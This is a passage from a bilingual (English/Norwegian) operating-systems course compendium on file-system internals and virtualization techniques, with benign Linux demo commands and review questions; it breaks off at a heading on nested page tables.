4. (**OBLIG**) Explain the difference between HDD and SSD in terms of reading, writing/overwriting and deleting files. What is the point of the TRIM command?
5. Why is it beneficial that data is stored continuously (in sequence) on a HDD? Does this also apply to a SSD? Justify your answer.
6. (**OBLIG**) Run the command `iostat` on your linux. What is TPS? What is the difference between running just `iostat` and `iostat 1` ?

10 File Systems

Note: references like "Fig 39.1" and "chp 39" point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: chp 39, chp 40 and chp 42.

10.1 Files and Directories

Files and Directories in figure 10.1.

- Fig 39.1, directory tree
- In Linux, files have an ID called *inode number*
- Root directory, sub directory

Figure 10.1: Files and Directories.

10.1.1 API

API in figure 10.2.

The system calls the OS provides:

- `open()`, `openat()`, `creat()`, these return a *file descriptor*
- `read()`
- `write()`
- `close()`

Figure 10.2: API.

```
myfile=$(mktemp /tmp/XXXXXXXXXXXXXXXXXX) || exit 1
echo mysil > $myfile
strace cat $myfile |& less
# from openat(AT_FDCWD, "/tmp/...
strace -c cat $myfile
```

10.1.2 File descriptors

File Descriptors in figure 10.3.

- STDIN,STDOUT,STDERR (0,1,2)
- What is a pipe?

```
cat | wc
ls -l /proc/$(pgrep -n cat)/fd
ls -l /proc/$(pgrep -n wc)/fd
```

Figure 10.3: File Descriptors.

10.1.3 Sync

Sync in figure 10.4.

Remember that RAM is used as cache against the underlying storage device (block device)

- for a file: `man fsync`, "Calling fsync() does not...", see example chp 39.7
- for an entire file system: `man sync`, `man 2 sync`

Figure 10.4: Sync.

10.1.4 Metadata

Metadata in figure 10.5.

- `man stat, man 2 stat`
- Fig 39.5, `stat $myfile`
- Remove a file
  `strace rm $myfile |& less`
  Why `unlink()`?

Figure 10.5: Metadata.

10.1.5 Directories

Directories in figure 10.6.

A directory is just a file, a table with an entry for each file or sub directory, but managed by the OS (for integrity reasons):

- `mkdir()`
- `opendir()`
- `readdir()`
- `closedir()`
- `rmdir()`

Entries are very simple, see chp 39.12

Figure 10.6: Directories.

```
strace ls 2> ../a.txt
strace ls -l 2> ../b.txt
colordiff ../a.txt ../b.txt | grep stat
```

10.1.6 Links

Links in figure 10.7.

- *hard link* `link()` (`ln`)

  ...it simply creates another name in the directory you are creating the link to, and refers it to the same inode number (i.e., low-level name) of the original file

- *symbolic link* `symlink()` (`ln -s`)

  . . . the way a symbolic link is formed is by holding the pathname of the linked-to file as the data of the link file

Figure 10.7: Links.

Demo:

```
echo mysil > a
cat a
ls -l a           # links is 1
ln -s a sym
ls -l a           # no change in links
ln a hard
ls -l a           # links is 2
cat sym; cat hard # same output
ls -i a
ls -i sym
ls -i hard        # which inode number?
rm a
cat sym; cat hard # only hard prints
stat hard         # file still exists
```

10.1.7 Access control

Permissions bits in figure 10.8.

- `rwxrwxrwx` user, group, others
- change with `chmod()`, `chown()`
- SetUID, SetGID, Sticky bit

Figure 10.8: Permissions bits.

Demo:

```
ls -l $(which passwd)
ls -ld /tmp
```

10.1.8 mkfs/mount

Creating and Mounting in figure 10.9.

- `apropos mkfs`
- `man 2 mount` (`mount()`/`umount()`)

Figure 10.9: Creating and Mounting.

10.2 Implementation

In the textbook chapter 40, the file system vsfs (the Very Simple File System) is described. This is in principle the same file system as the EXT file system we use on Linux.

10.2.1 A File System

A File System in figure 10.10.

- Illustrations in chp 40.2, 40.3
- Sectors grouped into *blocks*
- *Data vs Metadata*
- Metadata in the *inode*
- *Inode table*
- *Data bitmap* (or freelist)
- *Inode bitmap* (or freelist)
- *Superblock*

Figure 10.10: A File System.

10.2.2 Addresses

From Metadata to Data in figure 10.11.

- Fig 40.1, the inode
- Single/Double/Triple indirect pointers: store all addresses to data blocks
- Alternative is runs/extents (NTFS/EXT4): store only start block and number of contiguous blocks
- NTFS/EXT4 opens for storing file data directly in the inode (for very small files)
- Another alternative is linked list of datablocks (FAT)
- Fig 40.2, *how big are files?*

Figure 10.11: From Metadata to Data.

Drawing in figure 10.12.



Figure 10.12: Drawing.

If 1KB (2^{10}B) block size and 4B (2^2B) block addresses, a block will then have space for $\frac{2^{10}}{2^2} = 2^8 (= 256)$ addresses.

How big file can we have in this situation (ignoring any direct pointers in the inode)?

$2^8 \times 2^{10}\text{B} = 2^{18}\text{B} (= 256\,\text{kB})$ with single indirect.

$2^8 \times 2^8 \times 2^{10}\text{B} = 2^{26}\text{B} (= 64\,\text{MB})$ with double indirect.

$2^8 \times 2^8 \times 2^8 \times 2^{10}\text{B} = 2^{34}\text{B} (= 16\,\text{GB})$ with triple indirect.

10.2.3 Directories

Directory in figure 10.13.

- A directory is also a file with an inode
- The data blocks of a directory look like the table in chp 40.4

Figure 10.13: Directory.

10.2.4 Access path

Accessing a File in figure 10.14.

- Fig 40.3, reading a files
- Fig 40.4, writing a file

Figure 10.14: Accessing a File.

10.2.5 Caching

Caching/Buffering in figure 10.15.

- The unified page cache in RAM
- Many writes to the same block in a short period of time is buffered and written as just one I/O

Figure 10.15: Caching/Buffering.

Demo (`sudo apt install sleuthkit`):

```
# ext3-image is dd of ext3 memory stick with all zeros
# except dir structure /home/erikh/{a.txt,cf3.msi}
#
##### Find root dir
#
# root dir is always in inode nr 2, and this is in block group 0, and
# the GDT gives the datablock of the inode table (which we cant read):
fsstat -f ext ext3-image
#
```

```
##### Look in root dir's inode
#
# root dirs attributes:
istat -f ext ext3-image 2
#
##### Look in root dir's datablocks
#
# hexdump of inode 2 (root's) datablock:
dd if=ext3-image bs=1k count=1 skip=510 status=none | hd
# find inode of /home:
ifind -f ext -n /home ext3-image
#
##### Look in home dir's inode
#
# home dirs attributes:
istat -f ext ext3-image 27889   # hex 6CF1, little endian?
#
##### Look in home dir's datablocks
#
# hexdump of inode 27889 (home's) datablock:
dd if=ext3-image bs=1k count=1 skip=117249 status=none | hd
# find inode of erikh:
ifind -f ext -n /home/erikh ext3-image
#
##### Look in erikh dir's inode
#
# erikh dirs attributes:
istat -f ext ext3-image 27890
#
##### Look in erikh dir's datablocks
#
# hexdump of inode 27889 (erikh's) datablock:
dd if=ext3-image bs=1k count=1 skip=117250 status=none | hd
# find inode of cf3.msi:
ifind -f ext -n /home/erikh/cf3.msi ext3-image
#
##### Look in cf3.msi inode
#
# cf3.msi attributes gives me its datablocks:
istat -f ext ext3-image 27891 | less
```

10.3 Crash Management

Deleting a file in figure 10.16.

- Typical example of deleting a file:
  1. Remove the file from its directory.
  2. Release the inode to the pool of free inodes.
  3. Return all the disk blocks to the pool of free disk blocks.
- A file delete is three writes, these writes are buffered/cached in RAM before they are performed.
- *In the absence of system crashes, the order in which these steps are taken does not matter; in the presence of crashes, it does.*

Figure 10.16: Deleting a file.

E.g. if only item two has been completed, the inode might be reused and the corresponding directory entry will be pointing to the wrong file, or if only item three has been completed, two files will end up sharing the same data blocks. In other words, the state of the system will be different dependent upon which of these operations have been completed or not.

10.3.1 FSCK

File System Checking in figure 10.17.

- Are the inodes that are marked as used present in directories?
- Are the data blocks that are marked as used present in inodes?
- A bunch of small checks: e.g. are all values sensible (within range)?
- *Takes "forever" on a large HDD*

Figure 10.17: File System Checking.

10.3.2 Journalling

Journalling File Systems in figure 10.18.

What is the difference between:

1. *Add newly freed blocks from i-node K to the end of the free list*
   and
2. *Search the list of free blocks and add newly freed blocks from i-node K to it if they are not already present*

?

Figure 10.18: Journalling File Systems.

Journaling File Systems in figure 10.19.

- To make journalling work, the logged operations must be *idempotent* (”convergent”).
- A Journalling file system keep a log of the operations it is going to do, so they can be redone in case of a system crash (see first two illustrations of chp 42.3)

Figure 10.19: Journaling File Systems.

We want operations f such that

$f(\text{wrong}) = \text{correct}$ and $f(\text{correct}) = \text{correct}$

10.4 Lab tutorials

1. Read Daniel Miessler's excellent A find Tutorial and Primer and try most of the examples in there.

10.5 Review questions and problems

1. In an EXT-filesystem, how many inodes does a file have?
2. What is a *file descriptor* (fd)?
3. Why can a file system that is NOT a journalling file system be damaged if the computer crashes?
4. Describe some advantages and disadvantages of large and small block size i file systems.
5. How will the performance be perceived if the operating system uses write-through caching when writing to a memory stick, compared to writing to the same memory stick without using cache? What about reading?
6. What is the maximum file size we can have in a file system based on inodes and double-indirect addressing when we assume 32-bit disk block addresses and disk block size of 8KB?
7. Assume a file system that uses a bitmap to keep track of free/used disk blocks. The file system is located on a 4GB disk partition and uses a block size of 4KB. Calculate the size of the bitmap.
8. Explain in as much detail as you can what each command in the command line `ls -tr | tail -n 1 | xargs tail -n 2` does based on the following example:

```
mysil@spock:~$ ls -ltr | tail -n 3
-rw-rw-r--  1 mysil mysil  113248 juli   5 10:54 a.jpg
drwx--x--- 13 mysil mysil    4096 juli   9 10:15 Desktop
-rwxrwxr-x  1 mysil mysil      76 juli   9 11:39 unifi.tftp
mysil@spock:~$ ls -tr | tail -n 3
a.jpg
Desktop
unifi.tftp
mysil@spock:~$ ls -tr | tail -n 1 | xargs tail -n 2
timeout 60
put firmware.bin
mysil@spock:~$
```

9. Write a Linux command line in that counts the number of PDF files (files like called something with pdf) in your home directory.

11 Virtualization and Containers

11.1 How much OS?

How much OS is needed for Mobile/Cloud/IoT? in figure 11.1.



Figure 11.1: How much OS is needed for Mobile/Cloud/IoT?.

Unikernel is method for running an application directly on hardware without an oper-

ating system. Unikernels are typically singel process applications where you compile (or more correctly ”statically link”) just the functionality the application needs from the operating system into the application binary. A Unikernel application can boot directly on hardware (or hypervisor). Unikernel operating systems are sometimes called library operating systems, because the application as mentioned chooses the needed components (libraries) from the operating system at the time it is being compiled and built.

If interested, read the very nice and easy paper The Rise and Fall of the Operating System.

IncludeOS is a previos unikernel project based in Norway (originated at OsloMet). The current most promising unikernel project is Unikraft.

Simple demo of a unikernel-based app.

11.2 Intro Virtual Machines

Virtualization in figure 11.2.

- *Virtualization* means allowing a single computer to host multiple virtual machines.
- 40 year old technology!

Figure 11.2: Virtualization.

Why Virtualization? in figure 11.3.

- Servers can run on different virtual machines, thus maintaining the partial failure model that a multicomputer.
- It works because most service outages are not due to hardware.
- Save *electricity* and *space*!
- Easier to maintain *legacy systems*

Figure 11.3: Why Virtualization?.

11.2.1 Requirements

Virtualizable Hardware in figure 11.4.

Sensitive instruction can only be executed in kernel mode.

Privileged instruction will `trap` (generate a interrupt, switch to kernel mode) if executed outside kernel mode.

- Popek and Goldberg, 1974:
  - *A machine is virtualizable only if the sensitive instructions are a subset of the privileged instructions.*
- this caused problems on X86 until 2005...

Figure 11.4: Virtualizable Hardware.

11.3 Hypervisors

Hypervisors in figure 11.5.

Hypervisor and *Virtual Machine Monitor (VMM)* are synonyms

Figure 11.5: Hypervisors.

11.4 CPU

Study the article Hardware Virtualization: the Nuts and Bolts:

Figur side 3 "Hypervisor Architecture" Ved software virtualisering (som i all hovedsak betyr VMware's binæroversettelse og Xen's paravirtualisering) kjører koden til gjeste OS'et i ring 1, og det er denne koden som dynamisk binæroversettes/statisk paravirtualiseres. Usermode-koden til applikasjonene i ring 3 er ikke noe problem og de kjøres direkte, men problemene oppstår når gjestekjernen i ring 1 forsøker gjøre sensitive instruksjoner som ikke er del av de privilegerte instruksjonene, det er disse instruksjonene som først og fremst må binæroversettes. Samtidig binæroversettes mye annet grunnet optimalisering.

Figur side 5 Alle systemkall havner altså hos VMM istedet for gjesteoperativsystemet, slik at VMM må videresende alle systemkall til gjesteoperativsystemet som kjører binæroversatt kode i ring 1. (*Les også første to avsnitt side 7 "Much has been..."*)

"It is clear ..." side 6 caching er viktig (TC = translator cache), men utfordringene er fortsatt systemkall, minnehåndtering og I/O.

Figur side 8 "Sysenter" (sysenter og sysexit er altså enklere mode shifts enn int 0x80) Denne viser igjen det samme som i forrige figur men merk kommentarene under figuren som viser at et systemkall på en virtuell maskin fort kan ta opp imot 10 ganger så lang tid som på en vanlig maskin.

Figur side 11 All I/O gjøres av en spesielt privilegert VM (kalt Domain0 i Xen). I denne figuren kan ikke VM3 kjøres fullt ut paravirtualisert siden det er et umodifisert gjesteOS, men det er ment å illustrere en kombinasjon av binæroversetting og paravirtualisering

Figur side 13 Innføring av hardwarestøtte for virtualisering (Intel VT-x og AMD-V) på x86 betyr å innføre en ny "Ring -1" som kalles "VMX root mode" hvor VMM kjører. På denne måten kan gjesteoperativsystemet kjøre i sin tiltenkte Ring 0 slik at de kan oppføre seg normalt (det trengs ikke binæroversetting eller paravirtualisering). Dette kan være en fordel ved enkle systemkall siden de kan utføres uten overgang til VMM. Ulempen er at man mister optimaliseringsmulighetene man har med binæroversetting og paravirtualisering.

11.4.1 Binary translation

Binary Translation in figure 11.6.

- E.g. *Binary translation* in VMware:
  - During program exec, basic blocks (ending in jump, call, trap, etc) are scanned for sensitive instructions
  - Sensitive instructions are replaced with call to vmware procedures
  - These translated blocks are cached
- Very powerful technique, can run at close to native speed because VT hardware generate many traps (which are expensive).

Figure 11.6: Binary Translation.

Dette er altså teknologien utviklet av VMware fra DISCO-prosjektet ved Stanford.

Koden til gjesteOSet granskes rett før den kjøres, og sensitive instruksjoner endres til kall til hypervisoren.

Noe tilsvarende teknologi finnes også i VirtualBox: "VirtualBox contains a Code Scanning and Analysis Manager (CSAM), which disassembles guest code, and the Patch Manager (PATM), which can replace it at runtime."

11.4.2 Paravirtualization

Paravirtualization in figure 11.7.

In principle the same as binary translation, but you dont translate during execution, you change the source code of the operating system beforehand.

Figure 11.7: Paravirtualization.

Alle sensitive instruksjoner i OSet erstattes med kall til hypervisoren.

Hypervisoren blir i praksis en mikrokjerne ved paravirtualisering.

Paravirtualisering er en statisk endring av gjesteOSet slik at sensitive instruksjoner endres til kall til hypervisoren.

En fordel med paravirtualisering er at den tillater mye mer endring til gjesteoperativsystemet enn binæroversetting, derav mulighet for enda mer optimalisering (redusere antall overganger til VMM), men det går selvfølgelig på bekostning av fleksibilitet, dvs det er ikke alle OS du har tilgang til kildekoden til...

11.4.3 HW virtualization

Hardware Virtualization in figure 11.8.

Introducing another even more privileged level than kernel mode (if the OS is a ”supervisor” in kernel mode, we let a ”hypervisor” run in an even higher level)

Figure 11.8: Hardware Virtualization.

CPU flags som vi må sjekke for å undersøke i hvilken grad vi har hardware støtte for virtualisering:

vmx Intel VT-x, basic virtualization.

svm AMD SVM, basic virtualization.

ept Extended Page Tables, an Intel feature to make emulation of guest page tables faster.

vpid VPID, an Intel feature to make expensive TLB flushes unnecessary when context switching between guests.

npt AMD Nested Page Tables, similar to EPT.

tpr_shadow and flexpriority Intel feature that reduces calls into the hypervisor when accessing the Task Priority Register, which helps when running certain types of SMP guests.

vnmi Intel Virtual NMI feature which helps with certain sorts of interrupt events in guests.

```
egrep -o '(vmx|svm|ept|vpid|npt|tpr_shadow|flexpriority|vnmi)' \
/proc/cpuinfo | sort | uniq
```

(på Windows bruk sysinternals-verktøyet `coreinfo -v`)

11.5 Memory

Hits, Misses and Page Faults in figure 11.9.



Figure 11.9: Hits, Misses and Page Faults.

As long as we have cache hits (find the page table entry in TLB), we are happy.

Traditional Page Tables in figure 11.10.



Figure 11.10: Traditional Page Tables.

Og hver prosess har altså sin page table (i det aller fleste implementasjoner). Husk at denne som regel er en multilevel page table i praksis (to nivåer på 32-bits X86, fire nivåer på 64 bits X86 (siden bare 48 bits benyttes i praksis)).

La oss nå se på hva som skjer når vi må innføre et mellomnivå (hypervisoren) mellom hardware og OS (siden OSet nå kjører i en virtuell maskin styrt av en hypervisor).

Page Tables in Virtual Machines in figure 11.11.



Figure 11.11: Page Tables in Virtual Machines.

Her forholder prosessene i de virtuelle maskinene seg ikke lenger til fysisk minne (RAM), men det de tror er fysisk minne. Page tables kalles nå Guest page tables, og det som på en måte er den virkelige page table kalles en physical page map som regel.

MERK: TLB må fortsatt fylles med mappingen fra logiske/virtuelle adresser til fysiske/maskin adresser, og dette kan gjøres enten via Shadow page tables i software, eller med Nested page tables i hardware.

11.5.1 Shadow page tables

Shadow Page Tables (Software) in figure 11.12.



Figure 11.12: Shadow Page Tables (Software).

Med Shadow page tables opprettes en tredje tabell som brukes til å fylle TLB som vist i neste figur.

Shadow Page Tables (Software) in figure 11.13.



Figure 11.13: Shadow Page Tables (Software).

Dette fungerer bra i de fleste tilfeller, og også bedre enn hardware løsningen med nested page tables i noen tilfeller.

Problemer:

- Hver endring i guest page table må fanges opp, og det er ikke trivielt siden en prosess jo har lov til å skrive til minne (det forårsaker normalt ikke en trap).
- Hver endring i guest page table gjør at page map og shadow page table må oppdateres, noe som forårsaker overgang til hypervisoren, noe som er kostbart.
- Hver endring i shadow page table (f.eks. oppdatering av references eller dirty bit i TLB, som deretter skriver til shadow page table) forårsaker også oppdateringer til page map og guest page table.

11.5.2 Nested page tables

Nested Page Tables (Hardware) in figure 11.14.

